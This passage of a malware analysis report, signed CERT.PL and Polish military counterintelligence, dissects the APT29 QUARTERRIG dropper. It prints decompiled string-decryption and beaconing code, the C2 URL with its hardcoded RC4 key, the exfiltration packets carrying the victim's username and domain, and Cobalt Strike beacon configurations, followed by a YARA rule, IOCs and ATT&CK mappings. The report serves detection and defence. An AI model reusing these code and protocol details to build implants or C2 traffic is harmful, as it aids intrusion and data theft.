


Figure 8 - Hex view of the shellcode with API hashes marked in color

The following excerpt shows an example of a hashing function being used to identify API names:

```
magic_const = 0x6C8DA39E75EA6287

VirtualAlloc_h = hash_data(b"VirtualAlloc", magic_const)
kernel32_dll_h = hash_data(b"kernel32.dll".lower(), magic_const)

print(UInt64(VirtualAlloc_h ^ kernel32_dll_h).pack().hex())
#> 9bb1b3f333af10f2

CoInitializeEx_h = hash_data(b"CoInitializeEx", magic_const)
ole32dll_h = hash_data(b"ole32.dll".lower(), magic_const)

print(UInt64(CoInitializeEx_h ^ ole32dll_h).pack().hex())
#> a435b459e3d2c9c9
```

To decrypt the payload, shellcode uses three different keys. Each key is used once, for a single layer of encryption. Additionally, each decrypted layer contains an 8-byte checksum that is hashed using the same hashing function and then compared to a value stored in another portion of the binary. After the payload has been decrypted, RtlDecompressBuffer is called to decompress the payload using the lznt1 algorithm.

The following figure illustrates the payload structure, split layer by layer:




Figure 9 - layers of the encrypted payload

The following screenshot illustrates a hex view of the payload:




Figure 10 – a hex view of the encrypted payload

5th Stage – Payload Dropper

The final payload servers as a dropper for the CobaltStrike Beacon downloaded from adversary-controlled infrastructure. While it contains some obfuscation like string encryption, overall, 5th stage, , is pretty much completely readable compared to the previous shellcode.

The process starts by decrypting 3 core strings that will be used throughout the dropper:

1. User-Agent string;
2. C2 URL address;
3. RC4 key for encrypting the communication.

The screenshot below presents the reconstructed string decryption:

```
string_a = load_string_a();                // Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
                                           // (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.5
v4 = decrypt_string_130b(string_a);
std::string::string(v19, v4);
string_b = load_string_b();                // https://pateke.com/auth/login.php
v6 = decrypt_string_34b(string_b);
std::string::string(v18, v6);
string_c = load_string_c();                // kusfhuh7874358768HGBJBHeyg3787ycbh
v8 = decrypt_string_35b(string_c);
std::string::string(v17, v8);
memset_wrap(v20, 0x30ui64);
std::wstring::wstring(v14, v17);
v10 = v9;
std::wstring::wstring(v15, v18);
v12 = v11;
std::wstring::wstring(v16, v19);
do_more(v20, 60, v13, v12, v10);
}
```

Figure 11 - String initialization and decryption

Decryption is performed using a simple XOR loop:

```
__int64 __fastcall decrypt_string_130b(__int64 a1)
{
  unsigned __int64 i; // r8

  if ( *(a1 + 130) )
  {
    for ( i = 0i64; i < 130; ++i )
      *(i + a1) ^= 0x9F97FBE36F2D0FBBui64 >> (8 * (i & 7u));
    *(a1 + 130) = 0;
  }
  return a1;
}
```

Figure 12 - string decryption routine

The main procedure loop of the QUARTERRIG is similar to the one from SNOWYAMBER:

```
void __fastcall __noreturn running_main(struct_state *malware_state)
{
  int timeout; // edi

  send_reg_packet(malware_state);
  while ( 1 )
  {
    timeout = malware_state ->http_timeout;
    while ( !send_req_packet(malware_state->user_session) )
    {
      timeout *= 2;
      Sleep(1000 * timeout);
    }
    send_healthcheck(&malware_state->user_session);
    Sleep(1000 * malware_state->http_timeout);
  }
}
```

Communication between QUARTERRIG and adversary infrastructure begins with the registration packet:

Request

```
POST /auth/login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.56
Host: pateke.com
Content-Length: 276
Cache-Control: no-cache
```

C7ROIEm80xm+qRX3uP/5eOXEmgU0obmjMdgUzWAi/tpiCK+V+j1bILvi67wAjTPdJchYAMvmfa2
E1q/QuCLGmIVh1uDvO6LJAFumgOl4o4w+fcWjyDFeQq9utTg5b9LrIf1QOYb70yy3u8G2R7x5JQ
/YXwom6MXV+jYQMlOKbP87BzKhHjY5j0Np/rRAL/HQGNeZ4VUxpM+GMUBXtAgqnD46mNyRVBqhU
32MHv/83pGgl+tI8FXvn54HKAzE82UOJwpZZ4RPwp7P5rNlKw==

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 16 Mar 2023 17:37:56 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Referrer-Policy: no-referrer

0
```

Request content is base64-encoded and RC4-encrypted using a hardcoded key. The excerpt below shows decrypted content:

```
>>> rc4(b"kusfhuh7874358768HGBJBHeyg3787ycbh", b64decode("C7ROIEm80xm+qRX3u
P/5eOXEmgU0obmjMdgUzWAi/tpiCK+V+j1bILvi67wAjTPdJchYAMvmfa2E1q/QuCLGmIVh1uDv
O6LJAFumgOl4o4w+fcWjyDFeQq9utTg5b9LrIf1QOYb70yy3u8G2R7x5JQ/YXwom6MXV+jYQMlO
KbP87BzKhHjY5j0Np/rRAL/HQGNeZ4VUxpM+GMUBXtAgqnD46mNyRVBqhU32MHv/83pGgl+tI8F
Xvn54HKAzE82UOJwpZZ4RPwp7P5rNlKw=="))
b'{"session_id":"1bzwcadk5i11stbgsi8m45u3tmvqblrrq6bgah1nj1mw3zadfjq5n7","m
ethod":"reg","params":"C7RVKkm7mEzynh396bW+PeLMz0p3ob37OYBLnC5irZA/AfCX7TU=
","salt":"v6n00flz1kiisn1ad5oxbuktrymlxg14ihafzclgyef26"}'
```

The packet has the following values:

1. session_id – randomly generated string used to identify the malware instance;
2. method – request purpose, "reg" for registering the malware, "req" for requesting payload;
3. params – a structure containing information about the infected host;
4. salt – randomly generated nonce.

Params structure is encrypted using the same RC4 key:

```
>>> rc4(b"kusfhuh7874358768HGBJBHeyg3787ycbh", b64decode("C7RVKkm7mEzynh396
bW+PeLMz0p3ob37OYBLnC5irZA/AfCX7TU="))
b'{"host":"<username>","domain":"<domain>"}'
```

Where <username> is a string returned by GetUserNameA() and <domain> is a string obtained using `GetComputerNameExA(ComputerNameDnsFullyQualified)`.

Upon successful registration, malware will start to continuously request the payload from the C2 server using req packets.

Request

```
POST /auth/login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.56
Host: pateke.com
Content-Length: 156
Cache-Control: no-cache

C7ROIEm80xm+qRX3uP/5eOXEmgU0obmjMdgUzWAi/tpiCK+V+j1bILvi67wAjTPdJchYAMvmfa2
E1q/QuCLGmIVh1uDvO6LJAFumgOl4o4w+fcWnnD9QEL19uCFod8qnGqx6H6DzhiO5lcipXOQnc1
7IeAML
```

Response
```
HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 16 Mar 2023 17:37:56 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
HTTP 404 Not Found:

0
```

The packet encoding and structure are almost identical to the registration request. It uses the "recv" method and does not send a victim identifier.

```
>>> rc4(b"kusfhuh7874358768HGBJBHeyg3787ycbh", b64decode("C7ROIEm80xm+qRX3u
P/5eOXEmgU0obmjMdgUzWAi/tpiCK+V+j1bILvi67wAjTPdJchYAMvmfa2E1q/QuCLGmIVh1uDv
O6LJAFumgOl4o4w+fcWnnD9QEL19uCFod8qnGqx6H6DzhiO5lcipXOQnc17IeAML"))
b'{"session_id":"1bzwcadk5i11stbgsi8m45u3tmvqblrrq6bgah1nj1mw3zadfjq5n7","m
ethod":"recv","salt":"nxfxpmc88cksfu0mogrp"}'
```

We believe that the adversary operator is manually reviewing the information obtained from the victim device to decide whether the target is interesting enough to merit the deployment of the payload. In one case we have been observing, the adversary deployed payload after almost 14 h of beaconing.

6th Stage – Payload - CobaltStrike

The final stage of QUARTERRIG execution is a payload downloaded from an adversary-controlled C2 server. We have obtained three almost exactly identical variants of payloads. The configuration of collected CobaltStrike Beacons is listed below.

CS Beacon #1 (March 2023)

```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 60000
MaxGetSize                      - 1048576
Jitter                          - 14
MaxDNS                          - Not Found
PublicKey_MD5                   - 4f28e1fdb295d14bfabc73bf0314a161
C2Server                        - gatewan.com,/c/msdownload/update/others/2021/10/8PaDBDxLtokI3eH8
UserAgent                       - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
HttpPostUri                     - /c/msdownload/update/others/2021/10/PgYhuOrusIUfanT8aJ
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - ConstHeaders
                                  Accept: */*
                                  Host: gatewan.com
                                  Metadata
                                  mask
                                  base64url
                                  append ".cab"
                                  uri_append
HttpPost_Metadata               - ConstHeaders
                                  Accept: */*
                                  SessionId
                                  mask
                                  base64url
                                  prepend "SSID="
                                  append "; hg=ruhfn87hnnj"
                                  header "Cookie"
                                  Output
                                  mask
                                  base64url
                                  print
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
```

SSH_Banner	-
HttpGet_Verb	- GET
HttpPost_Verb	- POST
HttpPostChunk	- 0
Spawnto_x86	- %windir%\syswow64\powercfg.exe
Spawnto_x64	- %windir%\sysnative\powercfg.exe
CryptoScheme	- 0
Proxy_Config	- Not Found
Proxy_User	- Not Found
Proxy_Password	- Not Found
Proxy_Behavior	- Use IE settings
Watermark_Hash	- Not Found
Watermark	- 1359593325
bStageCleanup	- True
bCFGCaution	- False
KillDate	- 0
bProcInject_StartRWX	- True
bProcInject_UseRWX	- False
bProcInject_MinAllocSize	- 6785
ProcInject_PrependAppend_x86	- b'\x90\x90\x90\x90\x90\x90\x90\x90\x90' Empty
ProcInject_PrependAppend_x64	- b'\x90\x90\x90\x90\x90\x90\x90\x90\x90' Empty
ProcInject_Execute	ntdll.dll:RtlUserThreadStart NtQueueApcThread-s SetThreadContext CreateRemoteThread kernel32.dll:LoadLibraryA RtlCreateUserThread
ProcInject_AllocationMethod	- VirtualAllocEx
bUsesCookies	- True
HostHeader	-
headersToRemove	- Not Found
DNS_Beaconing	- Not Found
DNS_get_TypeA	- Not Found
DNS_get_TypeAAAA	- Not Found
DNS_get_TypeTXT	- Not Found
DNS_put_metadata	- Not Found
DNS_put_output	- Not Found
DNS_resolver	- Not Found
DNS_strategy	- Not Found
DNS_strategy_rotate_seconds	- Not Found
DNS_strategy_fail_x	- Not Found
DNS_strategy_fail_seconds	- Not Found
Retry_Max_Attempts	- Not Found
Retry_Increase_Attempts	- Not Found
Retry_Duration	- Not Found

CS Beacon #2 (March 2023)

```
BeaconType                  - HTTPS
Port                        - 443
SleepTime                   - 60000
MaxGetSize                  - 1048576
Jitter                      - 14
MaxDNS                      - Not Found
PublicKey_MD5               - 4f28e1fdb295d14bfabc73bf0314a161
C2Server            - gatewan.com,/c/msdownload/update/others/2021/10/se9fW4z8WJtmMyPQu
UserAgent                   - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
HttpPostUri                 - /c/msdownload/update/others/2021/10/PgYhuOrusIUfanT8aJ
Malleable_C2_Instructions   - Empty
HttpGet_Metadata            - ConstHeaders
                              Accept: */*
                              Host: gatewan.com
                              Metadata
                              mask
                              base64url
                              append ".cab"
                              uri_append
HttpPost_Metadata           - ConstHeaders
                              Accept: */*
                              SessionId
                              mask
                              base64url
                              prepend "SSID="
                              append "; hg=ruhfn87hnnj"
                              header "Cookie"
                              Output
                              mask
                              base64url
                              print
PipeName                    - Not Found
DNS_Idle                    - Not Found
DNS_Sleep                   - Not Found
SSH_Host                    - Not Found
SSH_Port                    - Not Found
SSH_Username                - Not Found
SSH_Password_Plaintext      - Not Found
SSH_Password_Pubkey         - Not Found
SSH_Banner                  -
HttpGet_Verb                - GET
HttpPost_Verb               - POST
HttpPostChunk               - 0
Spawnto_x86                 - %windir%\syswow64\powercfg.exe
Spawnto_x64                 - %windir%\sysnative\powercfg.exe
CryptoScheme                - 0
```

```
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 1359593325
bStageCleanup                   - True
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - False
bProcInject_MinAllocSize        - 6785
ProcInject_PrependAppend_x86      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                           Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                           Empty
ProcInject_Execute              - ntdll.dll:RtlUserThreadStart
                                NtQueueApcThread-s
                                SetThreadContext
                                CreateRemoteThread
                                kernel32.dll:LoadLibraryA
                                RtlCreateUserThread
ProcInject_AllocationMethod     - VirtualAllocEx
bUsesCookies                    - True
HostHeader                      -
headersToRemove                 - Not Found
DNS_Beaconing                   - Not Found
DNS_get_TypeA                   - Not Found
DNS_get_TypeAAAA                - Not Found
DNS_get_TypeTXT                 - Not Found
DNS_put_metadata                - Not Found
DNS_put_output                  - Not Found
DNS_resolver                    - Not Found
DNS_strategy                    - Not Found
DNS_strategy_rotate_seconds     - Not Found
DNS_strategy_fail_x             - Not Found
DNS_strategy_fail_seconds       - Not Found
Retry_Max_Attempts              - Not Found
Retry_Increase_Attempts         - Not Found
Retry_Duration                  - Not Found
```

CS Beacon #3 (April 2023)

```
BeaconType                  - HTTPS
Port                        - 443
SleepTime                   - 60000
MaxGetSize                  - 1048576
Jitter                      - 14
MaxDNS                      - Not Found
PublicKey_MD5               - 4f28e1fdb295d14bfabc73bf0314a161
C2Server                - gatewan.com,/c/msdownload/update/others/2021/10/8PaDBDxLtokI3eH8
UserAgent                   - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
HttpPostUri                 - /c/msdownload/update/others/2021/10/PgYhuOrusIUfanT8aJ
Malleable_C2_Instructions   - Empty
HttpGet_Metadata             - ConstHeaders
                            Accept: */*
                            Host: gatewan.com
                            Metadata
                            mask
                            base64url
                            append ".cab"
                            uri_append
HttpPost_Metadata           - ConstHeaders
                            Accept: */*
                            SessionId
                            mask
                            base64url
                            prepend "SSID="
                            append "; hg=ruhfn87hnnj"
                            header "Cookie"
                            Output
                            mask
                            base64url
                            print
PipeName                    - Not Found
DNS_Idle                    - Not Found
DNS_Sleep                   - Not Found
SSH_Host                    - Not Found
SSH_Port                    - Not Found
SSH_Username                - Not Found
SSH_Password_Plaintext      - Not Found
SSH_Password_Pubkey         - Not Found
SSH_Banner                  -
HttpGet_Verb                - GET
HttpPost_Verb               - POST
HttpPostChunk               - 0
Spawnto_x86                 - %windir%\syswow64\powercfg.exe
Spawnto_x64                 - %windir%\sysnative\powercfg.exe
CryptoScheme                - 0
```

```
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 1359593325
bStageCleanup                   - True
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - False
bProcInject_MinAllocSize        - 6785
ProcInject_PrependAppend_x86      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                         Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                         Empty
ProcInject_Execute              - ntdll.dll:RtlUserThreadStart
                                NtQueueApcThread-s
                                SetThreadContext
                                CreateRemoteThread
                                kernel32.dll:LoadLibraryA
                                RtlCreateUserThread
ProcInject_AllocationMethod     - VirtualAllocEx
bUsesCookies                    - True
HostHeader                      -
headersToRemove                 - Not Found
DNS_Beaconing                   - Not Found
DNS_get_TypeA                   - Not Found
DNS_get_TypeAAAA                - Not Found
DNS_get_TypeTXT                 - Not Found
DNS_put_metadata                - Not Found
DNS_put_output                  - Not Found
DNS_resolver                    - Not Found
DNS_strategy                    - Not Found
DNS_strategy_rotate_seconds     - Not Found
DNS_strategy_fail_x             - Not Found
DNS_strategy_fail_seconds       - Not Found
Retry_Max_Attempts              - Not Found
Retry_Increase_Attempts         - Not Found
Retry_Duration                  - Not Found
```

YARA Rule

A rule that can be used to scan for QUARTERRIG:

```
rule apt29_QUARTERRIG {

    strings:
        $str_dll_name = "hijacker.dll"
        $str_import_name = "VCRUNTIME140.dll"

        // 48 8B 15 39 6A 00 00          mov     rdx, cs:api_stuff.OpenThread
        // 48 8D 0D FA 68 00 00          lea     rcx, api_stuff
        // 8B D8                         mov     ebx, eax
        // E8 3F 25 00 00                call    load_api_addr
        // 44 8B C3                      mov     r8d, ebx
        // 33 D2                         xor     edx, edx
        // B9 FF FF 1F 00                mov     ecx, 1FFFFFh
        // FF D0                         call    rax
        $op_resolve_and_call_openthread = { 48 [6] 48 [6] 8B D8 E8 [4] [3] 33 D2 B9 FF FF 1F 00 FF D0 }

        // E8 A0 25 00 00                call    load_api_addr
        // 48 8B CB                      mov     rcx, rbx
        // FF D0                         call    rax
        // 83 F8 FF                      cmp     eax, 0FFFFFFFFh
        $op_resolve_and_call_suspendthread = { E8 [4] 48 8B CB FF D0 83 F8 FF }

    condition:
        all of them
}
```

Appendix A – IOCs

File IoCs

Indicator	Value
Virtual disc container	
File Name	Note.iso
File Size	2624KB
MD5	22adbffd1dbf3e13d036f936049a2e98
SHA1	52932be0bd8e381127aab9c639e6699fd1ecf268
SHA256	c03292fca415b51d08da32e2f7226f66382eb391e19d53e3d81e3e3ba73aa8c1

Indicator	Value
Legitimate executable used to load the malicious DLL	
File Name	Note.exe
File Size	1600KB
MD5	b1820abc3a1ce2d32af04c18f9d2bfc3
SHA1	b260d80fa81885d63565773480ca1e436ab657a0
SHA256	6c55195f025fb895f9d0ec3edbf58bc0aa46c43eeb246cfb88eef1ae051171b3

Indicator	Value
QUARTERRIG - loader	
File Name	AppvIsvSubsystems64.dll
File Size	28KB
MD5	db2d9d2704d320ecbd606a8720c22559
SHA1	ca1ef3aeed9c0c5cfa355b6255a5ab238229a051
SHA256	18cc4c1577a5b3793ecc1e14db2883ffc6bf7c9792cf22d953c1482ffc124f5a

Indicator	Value
Encrypted resource containing the second stage	
File Name	bdcmetadataresource.xsd
File Size	456KB
MD5	166f7269c2a69d8d1294a753f9e53214
SHA1	02cd4148754c9337dfa2c3b0c31d9fdd064616a0
SHA256	3c4c2ade1d7a2c55d3df4c19de72a9a6f68d7a281f44a0336e55b6d0f54ec36a

Indicator	Value
Virtual disc container	
File Name	Invite.iso
File Size	6464KB
MD5	1609bcb75babd9a3e823811b4329b3b9
SHA1	86dcdf623d0951e2f804c9fb4ef816fa5e6a22c3
SHA256	91b42488d1b8e5b547b945714c76c2af16b9566b35757bf055cec1fee9dff1b0

Indicator	Value
Legitimate executable used to load the malicious DLL	
File Name	Invite.exe
File Size	5380KB
MD5	d2027751280330559d1b42867e063a0f
SHA1	15511f1944d96b6b51291e3a68a2a1a560d95305
SHA256	35271a5d3b8e046546417d174abd0839b9b5adfc6b89990fc67c852aafa9ebb0

Indicator	Value
QUATERRIG loader	
File Name	winhttp.dll
File Size	32KB
MD5	bd4cbcd9161e365067d0279b63a784ac
SHA1	b91e71d8867ed8bf33ec39d07f4f7fa2c1eeb386
SHA256	673f91a2085358e3266f466845366f30cf741060edeb31e9a93e2c92033bba28

Indicator	Value
Encrypted resource containing the second stage	
File Name	Stamp.aapp
File Size	460KB
MD5	8dcac7513d569ca41126987d876a9940
SHA1	1f65d068d0fbaec88e6bcce5f83771ab42a7a8c5
SHA256	9c6683fbb0bf44557472bcef94c213c25a56df539f46449a487a40eecb828a14

Indicator	Value
Virtual disc container	
File Name	Note.iso
File Size	2688KB
MD5	3aca0abdd7ec958a539705d5a4244196
SHA1	bacb46d2ce5dfcaf8544125903f69f01091bc3d6
SHA256	10f1c5462eb006246cb7af5d696163db5facc452befbfd525f72507bb925131d

Indicator	Value
QUATERRIG loader	
File Name	AppvIsvSubsystems64.dll
File Size	26KB
MD5	9159d3c58c5d970ed25c2db9c9487d7a
SHA1	6382ae2061c865ddcb9337f155ae2d036e232dfe
SHA256	a42dd6bea439b79db90067b84464e755488b784c3ee2e64ef169b9dcdd92b069

Indicator	Value
Encrypted resource containing the second stage	
File Name	bdcmetadataresource.xsd
File Size	479KB
MD5	8dcac7513d569ca41126987d876a9940
SHA1	bc4b0bd5da76b683cc28849b1eed504d
SHA256	15d6036b6b8283571f947d325ea77364c9d48bfa064a865cd24678a466aa5e38

Network IoCs

URL	Role
pateke[.]com/auth/login.php	QUARTERRIG C2 URL
pateke[.]com/index.php	QUARTERRIG C2 URL
pateke[.]com	QUARTERRIG Domain
85.195.89[.]91	QUARTERRIG server IP
gatewan[.]com/c/msdownload/update/others/2021/10/se9fW4z8WJtmMyPQu	COBALT STRIKE Handler URL
gatewan[.]com/c/msdownload/update/others/2021/10/8PaDBDxLtokI3eH8	COBALT STRIKE Handler URL
gatewan[.]com	COBALT STRIKE C2 Domain
91.218.183[.]90	COBALT STRIKE C2 IP
sharpledge[.]com/login.php	QUARTERRIG C2 URL
sharpledge[.]com	QUARTERRIG C2 Domain
51.75.210[.]218	QUARTERRIG server IP
sylvio.com[.]br/form.php	URL to ENYVYSCOUT used to deliver QUARTERRIG
sylvio.com[.]br	Domain used to host ENVYSCOUT

Appendix B – MITRE ATT&CK

Resource Development		
T1583.003	Virtual Private Server	The adversary used VPSs to host malware C2s
T1584	Compromise Infrastructure	The adversary used compromised webservers to host ENVYSCOUT delivery scripts

Initial Access		
T1566	Phishing	The adversary sent emails that used diplomatic themes
T1566.001	Spearphishing Attachment	The adversary sent emails with a PDF attachment. The PDF contained a link to ENVYSCOUT
T1566.002	Spearphishing Link	The adversary sent emails that link to ENVYSCOUT

Execution		
T1204	User Execution	The adversary relies on tricking the user into executing malware
T1204.002	Malicious File	The adversary used malicious DLL loaded via Dll Hijacking to execute malware

Persistence		
T1547.001	Registry Run Keys / Startup Folder	The adversary used the Run registry key to maintain persistence
T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via Dll Hijacking into a process created from legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

Defense Evasion		
T1027.006	HTML Smuggling	ENVYSCOUT delivery script uses HTML Smuggling to bypass security controls
T1140	Deobfuscate/Decode Files or Information	The adversary uses obfuscation to protect sensitive information (i.e. strings).
T1553.005	Mark-of-the-Web Bypass	The adversary abuses container files such as ISO to deliver malicious payloads that are not tagged with MOTW
T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via Dll Hijacking into a process created from legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

CERT.PL

info@cert.pl

Military Counterintelligence Service

skw@skw.gov.pl